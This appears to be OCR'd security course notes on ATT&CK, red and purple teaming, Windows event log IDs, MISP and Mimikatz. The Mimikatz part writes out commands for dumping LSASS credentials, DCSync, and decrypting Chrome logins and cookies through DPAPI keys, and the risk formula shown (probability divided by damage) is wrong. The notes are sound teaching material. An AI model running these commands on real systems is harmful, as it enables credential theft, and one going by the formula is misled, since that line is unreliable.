
Comparison ATT&CK vs. Cyber Kill Chain

ATT&CK allows you to show the lifecycle/progress of an attack inside your enterprise. The kill chain is more linear, while ATT&CK is more graph-like: you can move left to right, but also up and down within the tactics.

14.5. VECTR

Vectr is a tool for APT emulation, based on MITRE ATT&CK. It can be used by red teams to launch an attack similar to existing APTs. Select the TTP and generate attack paths. The results can be tracked and thus show the improvements of the blue team. It also provides test cases and detection rules.

15. RED & BLUE TEAMING



15.1. PENTESTING

Pentesting involves testing the security of an IT infrastructure by attacking it. The customer needs to explicitly hire pentesters and allow these attacks. They also specify the scope of the attacks *(Web App, E-banking, Remote Access, Kubernetes, AWS...)* through ***threat modelling***.

The Pentester is testing the systems without trying to hide their activities. They send emails announcing the start and stop of the pentest, but these may only be sent to the CTO and not the security team. After the attack is done, the pentesters write a report about their findings and present them to the customer.

There are two ways of pentesting:
- ***Whitebox:*** The pentester receives information from the company, like login credentials, source code etc.
- ***Blackbox:*** The pentester has no previous information about the target and must figure out everything themselves

After the report has been passed over to the customer, the customer makes a risk assessment. It is usually expressed as the following formula:

$$\text{Risk} = \frac{\text{Probability}}{\text{Damage}}$$

15.2. BLUE TEAM

The blue team is the IT defense department within a company, usually a Security Operations Center (SOC). They are responsible for smooth operations of the company, defending from attacks.

15.3. RED TEAM

A deliberately set-up team by the company to attack their own infrastructure. The goal is to simulate an attack as closely as possible without disrupting daily business. It is a complete, multi-level simulation of an attack on an enterprise that ***focuses on achieving specific attack goals***, may emulate a specific threat actor and, is designed to measure how well a company's people and processes, infrastructure and (physical) security controls can withstand an attack from a real-life adversary

The red team creates a journal of when they attacked what, while the blue team creates a journal of when they defended against what. The Blue Team has ***no knowledge of when or what attacks will happen***. By comparing the journals after the attack is done, possible weaknesses in the blue team can be found.

Goals of Red Teaming

- Assess a company's security posture and operation as a whole (end-to-end)
- Test and improve a company's reaction to an attack
- Verify a company's capabilities to protect its crucial assets
- Improve blue team skills and overall security posture

Red Teaming Activities

- Perform OSINT & ***gain initial access*** to the company infrastructure → Identify entry points from an outside attacker's perspective
- ***Establish persistence***, perform information gathering and reconnaissance → Identify weaknesses in end-points and where valuable information can be collected
- ***Compromise crucial assets*** ans complete goals → Identify issues in protection measures of critical assets
- ***Escalate privileges and move laterally*** → Identify and exploit issues in privilege management and zoning/ segregation measures
- ***Workshop with Blue Team*** → Identify gaps, weak points, issues in detection & response capabilities and processes

15.4. PURPLE TEAM

Purple teaming is a co-operative testing methodology ***between red and blue teams***. It consists of simulations of malicious attacks and activities and aims to identify misconfigurations and coverage gaps in existing security controls. Purple Teaming works in the continuous cycle of ***assessing defenses***, ***measuring coverages*** and ***tuning defenses***.

Goals of Purple Teaming

- Verify functionality of implemented use cases and associated processes
- Evaluate quality and goal of the implemented use cases and associated processes
- Coverage analysis based on Tactics, Techniques and Procedures (TTPs) from MITRE ATT&CK
- Assess the quality and maturity of processes and organization
- Assess the quality of logged information and communication

Purple Teaming Activities

- ***Review implemented concepts***, processes and organization → Identify conceptual issues
- ***Perform specific attacks*** to test implemented use cases and processes → Verify if a given use case works as intended
- ***Perform attack variations*** for implemented use cases → Verify if detection can easily be bypassed
- Perform additional attacks to ***test coverage/gaps of use cases*** → Verify if crucial security controls are missing
- ***Review provided logs/alerts/communication*** → Verify if the provided information is adequate for further processing

Comparison

Red Teaming	*Purple Teaming*
– Red vs. Blue (during the attack) – One-shot attack simulation (from A to Z) – Attack activities based on missions – Focuses only on detection capabilities involved with the assigned mission	– Red & Blue work together – Continuous testing cycle – Attack activities based on use cases – Focuses on all/most implemented detection capabilities

16. WINDOWS EVENT LOGS

Windows stores its logs in the proprietary binary ***EVTX format*** at `%WINDIR%\System32\winevt\Logs` *(but the location can be changed in the Registry: `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog`)*. The ***logged events depend on the configuration***, which is usually done via Group Policies of Active Directory or MDM. Each log has a maximum file size *(default 20MB)*. There are three options when the maximum size has been reached:

- ***Overwrite:*** Old events are overwritten. Manually rotate the ones you want to keep out
- ***Archive:*** Rename the logs to something else
- ***Do Nothing:*** Event logs remains full and no further events are logged

Log Name	*Description*
`Security.evtx`	Access Control and security information. Only written to by `lsass.exe` and only readable by Admin accounts. The most important log for forensics
`System.evtx`	Windows system events *(drivers, services, resources)*
`Application.evtx`	Non-system related software events
`<Custom>.evtx`	Around 150 different custom application logs *(RDP, PowerShell, Firewall)*. Big chances of retaining logs longer than `Security`

The event log files are ***usually locked*** when the system is running, but they can be accessed via various tools: Exporting from the Event Viewer, PowerShell via `Get-WinEvent` or external tools like PsLogList, EvtxCmd, EvtxExplorer. ***Hayabusa*** is a event log timeline generator that detects known bad behavior in event logs

16.1. LSASS

Local Security Authority Subsystem Service (LSASS) is a process in Windows that is responsible for ***enforcing the security policy*** on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens. `lsass.exe` is a Windows process that takes care of security policy for the OS. For example, when you logon to a Windows user account or server, `lsass.exe` verifies the logon name and password. If you terminate `lsass.exe` you will probably find yourself logged out of Windows.

`lsass.exe` also writes to the Windows Security Log so you can search there for failed authentication attempts along with other security policy issues. To secure LSASS, enable protections such as Credential Guard *(see chapter "Countermeasures" (Page 54))*, run LSASS as a Protected Process Light (PPL), restrict administrative access, and monitor for suspicious access or memory dumping attempts.

16.2. SECURITY.EVTX

LSASS logs the following events to `Security.evtx`

- System Events *(System start, shutdown)*
- Logon Events *(User logging on or off (stored on authorized system))*
- Account Logon *(Recorded on the authorizing system (Domain Controller usually))*
- Privilege Use *(User Account exercising a privilege)*
- Account Management *(Modifications of accounts)*
- Object Access *(System Access Control List (SACL) based objects (files / folders / registry…))*
- Directory Service *(AD Object with SACL accessed)*
- Process Tracking *(Process start, exit, …)*

Careful! ***A Logon Event does not necessarily mean a Logon by a user account!***

Event ID	*Description*
1102	Event deleted from Event Log
4624	Successful Logon. Includes the logon type, see table below
4625	Failed Logon
4624 / 4647 / 4634	Successful Logoff
4648	Logon with explicit credentials *(Run Program as different user, RunAs, PsExec, RDP with NLA)*
4672	Special privileges assigned to new logon

Event ID	*Description*
4688	Process created *(not logged by default)*
4697	New service created
4698	Scheduled Task created
4700	Scheduled Task enabled
4720	Account Creation
4728 / 4732 / 4756	Member was added to security group
4738	A user account was changed. Permissions were granted or similar
4776	Local account authentication with NTLM
4779	A user disconnected a terminal server session without logging off
5145 / 5140	Accessing file share
5156	Windows Firewall network connection

16.2.1. Logon Types

Logon Type	*Name*	*Description*
2	***Interactive***	Logon with keyboard and screen of system
3	***Network***	Connection to shared folder on this computer from elsewhere on network
4	***Batch***	Scheduled task running as the specified user
5	***Service***	Service startup running as the specified user
7	***Unlock***	Unattended workstation with password protected screen saver
8	***NetworkCleartext***	Logon with credentials sent in the clear text. Most often indicates a logon to IIS *(Internet Information Service, built-in web server)* with basic authentication.
9	***NewCredentials***	Logon with RunAs or mapping a network drive with alternate credentials. *("A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity but uses different credentials for other network connections.")*
10	***RemoteInteractive***	Terminal Services, Remote Desktop or Remote Assistance
11	***CachedInteractive***	Logon with cached domain credentials such as when logging on to a laptop when away from the network

16.3. SYSTEM.EVTX

Event ID	*Description*
10000	Driver of USB device is being installed *(DriverFramework-Usermode)*
10100	Driver installation of USB device has succeeded *(DriverFramework-Usermode)*
20001	Device installation *(User Plug-n-Play Device Event)*

16.4. APPLICATION LOGS

Log ID	*Description*
4103	PowerShell Module/Pipeline logging
4104	PowerShell Script Block logging

16.4.1. PowerShell Logs

PowerShell activity is logged in two different locations in the Event Logs: ***Windows PowerShell*** *(`Windows PowerShell.evtx`)* and ***Microsoft\Windows\PowerShell\Operational*** *(`Microsoft-Windows-PowerShell%4Operational.evtx`)*

PowerShell 5 and later have automatic logging of suspicious scripts. It shows what has been executed, but malware is often obfuscated. The used version can be manually downgraded with `powershell -Version 3.0`

PowerShell also logs outside of the event log: ***PSReadline*** records the last 4096 commands into `%appdata%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt`. The ***transcript logs*** record all input and output from PowerShell. Transcript logging is disabled by default and needs to be enabled with GPO or `Start-Transcript`. Per default, it writes to `%userprofile%\Documents`.

16.5. ACTIVE DIRECTORY LOGGING

The ***Active Directory domain controller*** logs all authentication attempts in the domain. See chapter “Kerberos” (Page 32) for details of Kerberos terminology.

Log ID	*Description*
4768	TGT was granted, successful login
4769	TGS was requested, service access successful
4771	Kerberos Pre-Authentication failed
4776	Account Authentication with NTLM (Success or Failure)

The ***authenticating system*** als produces their own logs

Log ID	*Description*
4768	Kerberos TGT requested (Success or Failure)
4769	Kerberos ST requested (Success or Failure)
4771	Kerberos Pre-Authentication failed
4776	NTLM: Domain Controller validated credentials (Success or Failure) *(Suspicious, especially when observed on a workstation)*

16.6. AUDITING WITH LOGS

Process creation is not logged by default, it must be enabled with a Group Policy *(Computer Configuration\Windows Settings\Security Settings\Advanced Audit Policy\Configuration\ System Audit Policies\Detailed Tracking)*. Every process will then create a ***4688 A new process has been created*** log. It shows the executable run, the command line, the parent process and the user who ran it.

In the `Microsoft-Windows-NTFS%4Operational.evtx` log, the ***event 142*** shows the free storage on the drives and the storage change since the last time event 142 was logged.

Deleting event logs results in a new event: ***1102 The audit log was cleared***. But there are tools to allow clearing logs without triggering a 1102, like Mimikatz.

A surge of ***4625 Failed Login*** events indicates a brute force attack on the machine.

A good IoC is ***4720 Account Creation*** when a malware creates a new user account for persistence. These events are relatively uncommon and thus easy to monitor for. Related events are ***4728 / 4732 / 4756*** when a user gets added to a group.

Example for Lateral Movement: 4624 / 4672 *(Logon)* → 5145 / 5140 *(Access file share)* → 4697 / 7045 *(Service Lookup & Creation)*. This happened due to an automatic attack via Metasploit.

16.6.1. User Rights Enumeration

Which domain user has what permissions on which system? ***SharpHound*** will try to enumerate local group membership on the target systems by querying the ***Windows Security Account Manager (SAM) database*** remotely via ***SAM Remote Protocol*** *(RPC over port 445)*. All authenticated users have access to SAM on Domain Controllers (DC) and Read-Only Domain Controllers (RODC). However, the local SAM database of the DC itself isn't normally used!

Log ID	*Description*
5145	A network share object was checked to see whether client can be granted desired access
4789	A user's local group membership was enumerated *(List groups of user)*
4799	A security-enabled local group membership was enumerated *(List members of group)*

16.7. SYSMON

Sysmon is a Windows system monitoring tool and part of the Microsoft Sysinternals suite. It can provide additional Windows Event logs about the happenings on the system. Sysmon installs a service to persist across reboots.

Sysmon has an extensive filtering system: white- or blacklist events, filter network ports, process names or driver signatures.

Sysmon can be combined with SIGMA to ***generate Events for SIEM solutions***, see chapter "SIGMA" (Page 54).

ID	*Description*
1	Process creation
2	A process changed file creation time
3	Network connection *(All TCP/UDP connections)*
4	Sysmon service state changed *(Service started/stopped)*
5	Process terminated
6	Driver loaded
7	Image loaded *(Module is loaded in a process)*
11	File created
12	Registry event *(Create/Delete)*

17. MISP


Threat intelligence sharing matters. Cyber Security is a team sport. Bad Guys share information, expertise and code. The good guys are left behind. Collaboration between individuals and organizations becomes increasingly important. Some platforms share their knowledge freely, so called ***Open Source Intelligence (OSINT)***.

Malware Information Sharing Platform (MISP) is a threat intelligence platform for gathering, sharing, storing and correlating Indicators of Compromise. Developed by the Computer Incident Response Center in Luxemburg. By ***hosting your own MISP instances*** you can receive and share this information from/with 6000 organizations worldwide. It is the software that distributes STIX via TAXII. Makes it easier to import data into your SIEM.

Types of data exchanged: Threat intelligence, IoCs, targeted malware and attacks, financial fraud…

MISP has various standards:
- ***Core Format:*** Exchanges indicators and threat information between MISP instances
- ***Object Template Format:*** The JSON template to construct MISP objects
- ***Taxonomy Format:*** JSON format to represent machine-readable tags
- ***Galaxy Format:*** Galaxies and Clusters that group MISP events and attributes
- ***SightingDB Format:*** Automated context for a given attributes by counting occurrences and tracking times of observability

17.1. EVENTS



Events in MISP capture contextually related information represented as attributes and object. Used to store and share malware data and IoCs in a structured way using STIX. Always belong to one organization, but can be shared to other MISP instances.

An event contains:

- ***Date:*** When the event occured
- ***Threat Level:*** High, medium, low, undefined
- ***Analysis:*** State of event analysis *(Initial, ongoing, complete)*
- ***Distribution:*** How the event is shared to other MISP instances
- ***Extends Event:*** Groups related events

Other MISP concepts related to Events

Concept	*Description*
Attribute	Describe a MISP event, like network indicators *(IP address, domains)*, system indicators *(String in memory)*, bank account details…
Sightings	A score on attributes that describe how many times this attribute was spotted in the wild. False positives can also be reported here. Can have an optional expiry date for the attribute itself.
Object	Group attributes together *(Person object → Last name, first name, portrait, address…)*. Should be preferred over single attributes.
Category	General groupings what the malware does and affects *(Financial fraud, Network activity, payload installation, person)*
Type	Specific labels to describe what kind of data is affected by the malware *(Bitcoin address, email body, telephone number, cookie…)*
Attachment	File Attachments can be added to events. These are also categorized *(Antivirus detection, Payload delivery, Artifacts dropped, Network activity (e.g. a PCAP file), External analysis, Support tool)*. Adding an attachment will usually generate more attributes *(Filename, filehash, size…)*
Free text	Allows arbitrary text on a event. If it is a known text format, it will be automatically detected and parsed. Examples are a list of IP addresses, a email in EML format, log files… For more complex imports, ***templates*** are available.
Taxonomies	Further classification can be done with Taxonomies. Events, Attributes and Objects can have Taxonomies entries applied to them to describe their reliability, secrecy etc. Usually used to determine which attributes are allowed to be shared. **Examples:** Traffic Light Protocol, Admiralty Scale
Event Reports	Text that describes the entire event. Either added manually or automatically generated Markdown from the existing attributes/objects.
Proposal	Propose a change on an event, attribute or object. The owner of the event gets notified and can approve or discard the proposal.

17.2. EVALUATION

Correlation Graphs show the event flow to visualize all events and show ***correlations*** between events and attributes. Some correlations are automatically generated by MISP *(Matching file hash, matching email address, matching IPs)*

Clusters group events together. ***Galaxies*** can be used to group a clusters of objects together. Can be attached to events or attributes. The elements inside a cluster are expressed as key-value pairs. **Example:** The MITRE ATT&CK galaxy contains a cluster for each attack type. Within that cluster are elements such as links to other references.

Warning Lists are lists of well known indicators that can be associated to ***potential false positives***, errors or mistakes.

Notice Lists inform MISP users of ***legal implications***, ***privacy implications***, ***policy implications*** and ***technical implications*** of using specific attributes, categories or objects. **Example:** GDPR information.

17.3. SHARING

Feeds easily import any remote or local URL to store the data in your MISP instance at regular intervals. Can be in the MISP format, CSV or free text. MISP itself supplies a list of open-source feeds. Caching the feed content to the Redis server allows correlating attributes and see matching "Feed hits".

Each user belongs to a MISP organization. The site admin manages the organizations. Only local organizations can access the instance. Data can be distributed later between organizations. Each MISP user can be granted ***roles*** with different permissions. Usually, there is a separate sync user for synching with other MISP users.

An event can have one of five ***distribution levels***:
- Your organization only
- This community only *(All organizations on this instance)*
- Connected communities *(All synced communities)*
- All communities
- Sharing group

A ***Sync Server*** is a MISP instance you want to sync with. Only the admin is able to add new ones. API credentials of the sync user are required to add it.

Syncing between MISP instances can happen in two modes:
- ***Push:*** Syncs immediately after publication of the event. May not work due to connection issues or dead workers Does not sync data set to "Your organization only" or "This community only".
- ***Pull:*** Only performed on command *(manual trigger, cron job)*. Also fetches objects set to "Your organization only" or "This community only"

Additional syncing rules can be set, like allowed/blocked tags, allowed/blocked organizations…

Sharing Groups are a more granular way to create re-usable distribution lists for events/attributes. They can include organizations from your own instance or (in-)directly connected instances. A sharing group can be created by any user that has the sharing group editor permission.

18. MIMIKATZ

Mimikatz is the defacto post-exploitation program to extract and manipulate Windows credentials. Running it requires local admin privileges. It retrieves credentials from LSASS memory *(see chapter "LSASS" (Page 44))* or from Security Accounts Manager (SAM) files. If it finds NTLM hashes or Kerberos tickets, they can be used for ***pass-the-hash or pass-the-ticket attacks*** or to create a ***golden ticket***.

Command	***Description***
`::`	List all parent modules
`<module>::`	List submodules for a given parent
`token::elevate` or `priviledge::debug`	Many Mimikatz modules require `SeDebugPrivilege` to use. Both of these commands can acquire them, if Mimikatz is running under an Administrator account and runs elevated.
`lsadump::`	Interact with the local security authority (LSA) to extract local credentials with `lsadump::sam`. Requires `SeDebugPrivilege`.


Command	*Description*
`sekurlsa::logonpasswords`	Interact with LSASS to dump credentials. Requires `SeDebugPrivilege`.
`sekurlsa::minidump <dmp>`	Interacting with LSASS memory will alert any anti-virus program. This command lets you obtain LSASS data through a memory dump of LSASS from Task Manager or `procdump` and load it into Mimikatz.

18.1. WINDOWS CREDENTIAL MANAGEMENT

Windows Credentials are managed through multiple steps.


```
Thread/Process → Token → Logon Session → Auth Package → Credential
```

Tokens are the current security context of a process/ thread. If a thread wants to ***act in the name of a user***, it uses a token. Tokens are ***tied to a logon session*** and determine how the credential is used.



Windows creates a ***logon session*** upon successful authentication. User credentials are stored in `lsass.exe` The credentials are tied to ***authentication packages*** inside the logon session *(e.g. NTLM hashes, Kerberos tickets/keys, passwords in plaintext)*.

The OS can use the user credentials in LSASS to perform Single-Sign-On.



There are different session types:

- ***Network Logon (Type 3):*** Clients prove that they have the credentials, but don't send them *(NTLM challenge/response aka. pass-the-hash)*. If a user logged in this way, there are no credentials to steal.
- ***Non-Network logons*** **(Interactive/NetworkCleartext)*:*** The credentials are sent to the server and therefore stored in LSASS *(RDP interactive logon)*

18.1.1. The Double-Hop Problem

Tokens tied to the Network Logon Sessions can't be used for lateral movement because they don't cache credentials. When you remotely execute code with WMI or WinRM, you'll receive a token that is tied to a Network Logon session. It is impossible to ***"double-hop"*** and authenticate to other resources in the network from this compromised host.

Workarounds

- ***Use another token pointing to a non-network logon session*** by stealing another token or injecting into another process.
- ***Create a new token pointing to a non-network logon session*** by using stolen credentials
- ***Load credentials into current session*** with pass-the-ticket

18.1.2. Token types & impersonation

Token	*Description*
Primary Tokens	A process token. Uses the security context of user account associated with the process
Impersonation Tokens	A thread token. Used to impersonate other tokens in the client/server scenarios, depending on the ***impersonation level*** the OS might use the token's credentials to authenticate remotely.

Impersonation Levels

- ***Anonymous:*** Remote server can't identify a client, the thread acts as a anonymous user
- ***Identification:*** Remote server can identify the user, but not impersonate them
- ***Impersonation:*** Remote server can identify and impersonate the client across one computer boundary
- ***Delegation:*** Remote server can impersonate client across multiple boundaries and make calls on behalf *("double-hop")*

Stolen impersonation tokens with "Anonymous" or "Identification" level can't be used for remote authentication. Tokens with "Impersonation" or "Delegation" level might work, if the logon session has credentials in it.

18.1.3. Using Mimikatz to obtain credentials

Mimikatz can interact with process and thread tokens. The `token::` module enables interaction with authentication tokens, including grabbing and impersonating existing tokens

Command	*Description*
`token::list`	Lists all tokens of the system. Can be used to find an admin token
`token::elevate /id:<tokenId>`	Impersonates a token, by default elevating to `SYSTEM`

For each logon session, Mimikatz enumerates the credentials in each authentication package.

18.2. DCSYNC

DCSync is a late-stage attack to obtain arbitrary user- and machine-credentials *(Kerberos keys, NTLM hashes)*. Relies on data replication features between ***multiple domain controllers*** using ***Microsoft Directory Replication Server Remote Protocol (MS-DRSR)***. The attack consists of ***simulating a domain controller***, which then asks another domain controller to replicate one or more objects with credentials. Requires specific privileges to execute: By default, only users in the "Domain Admin" and "Domain Controller" groups are able to perform syncs.

Mimikatz can perform a DCSync attack with a user that has the "Replicate Directory changes" permission on the DC.

```
lsadump::dcsync /domain:mydomain.local /user:someuser
```

18.3. DATA PROTECTION API

The ***Data Protection API (DPAPI)*** on Windows provides a set of API calls *(`CryptProtectData/CryptUnprotectData`)* that allow applications to encrypt/decrypt data blobs at rest on the system. It provides applications an easy ways to securely store secrets on disk without having to worry about key management overhead.

Programs can pass the API a byte array and optional entropy and get encrypted data back. The keys of each entry are linked to the system or the user and handled automatically by the OS.


Secrets protected by DPAPI

User	*System*
– Windows credentials *(e.g. for RDP)* – Windows vaults – Saved logins in browser – RDP configurations with passwords – Dropbox syncs	– Scheduled tasks – Azure AD Connect authentication – Wi-Fi passwords

18.3.1. User & Machine Master Keys

A user's password is used to derive a ***pre-key***, which is then used to decrypt one or more "master key" blobs. This is done so the ***user can change their password*** without having to re-encrypt all the data stored in DPAPI.

The master keys are stored at `%APPDATA%\Microsoft\Protect\<user-SID>\<key-GUID>`. Windows renews the current master key every 3 months. But the previous master keys must be kept to allow decryption of older blobs. There is also a domain backup DPAPI key.




The ***SYSTEM user*** has master keys at

- `%WINDIR%\System32\Microsoft\Protect\S-1-5-18\<GUID>`
- `%WINDIR%\System32\Microsoft\Protect\S-1-5-18\User\<GUID>`

They are encrypted with a password derived from the `DPAPI_SYSTM` LSA secret. The first half of the `DPAPI_SYSTEM` key is for the ***first level of master keys***, the second half is for the ***`\User` master keys***. You have to be `SYSTEM` to retrieve these and it can't be done remotely.

LSA Secrets dumper like Mimikatz can extract the `DPAPI_SYSTEM` key with `token::elevate` and ***`lsadump::secrets`***

18.3.2. Decrypting User Secrets



The DPAPI user master keys for logged on users are in LSASS memory. Within a user's context, it is often possible to decrypt a blob with ***`CryptUnprotectData()`***. The exception are blobs with the `CRYPTPROTECT_SYSTEM` flag, only LSASS can decrypt them.

Mimikatz decrypts regular blobs with the first command, which will result in the User Master Key. The key can be further used to decrypt the user secret.

```
dpapi::chrome /in:"%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data" /unprotect
dpapi::chrome /in:"%LOCALAPPDATA%\Google\Chrome\User Data\Default\Cookies" /masterkey:<key>
```

18.3.3. Getting the user master key

From LSASS memory

If you can execute code in the target user's context, extracting the key is easy, as seen above. But if you can't, other techniques are required. To decrypt DPAPI data blobs without using the regular APIs, we need the ***SHA1 representations of the decrypted master key***. The decrypted keys can then be passed with `/masterkey:<SHA1-key>` for decryption operations.

Mimikatz can do this as well. It extracts the loaded master key GUIDs from LSASS into SHA-1 decrypted keys. We can also decrypt `CRYPTPROTECT_SYSTEM` blobs, as we're getting the keys straight from LSASS memory.

```
privilege::debug
sekurlsa::dpapi
dpapi::cache
```

If you run `/unprotect` on a database owned by a different user, a error appears when running `CryptUnprotectData()`. Mimikatz tells you which master key UUID you need to extract. Run `sekurlsa::dpapi` to extract all DPAPI keys from logged in users. You can now spot the required master key from the UUID.

Offline decryption from plaintext password

If a user's plaintext password is known, we can decrypt a user's master key blob; even on a offline machine.

```
dpapi::masterkey /in:<masterkey-location> /sid:<user-SID> /password:<plaintext> /protected
```

Through MS-BKRP

The master key can also be retrieved through the ***Backup Key Remote Protocol (MS-BKRP)*** when a token has been stolen or used in a Overpass-the-hash attack.

```
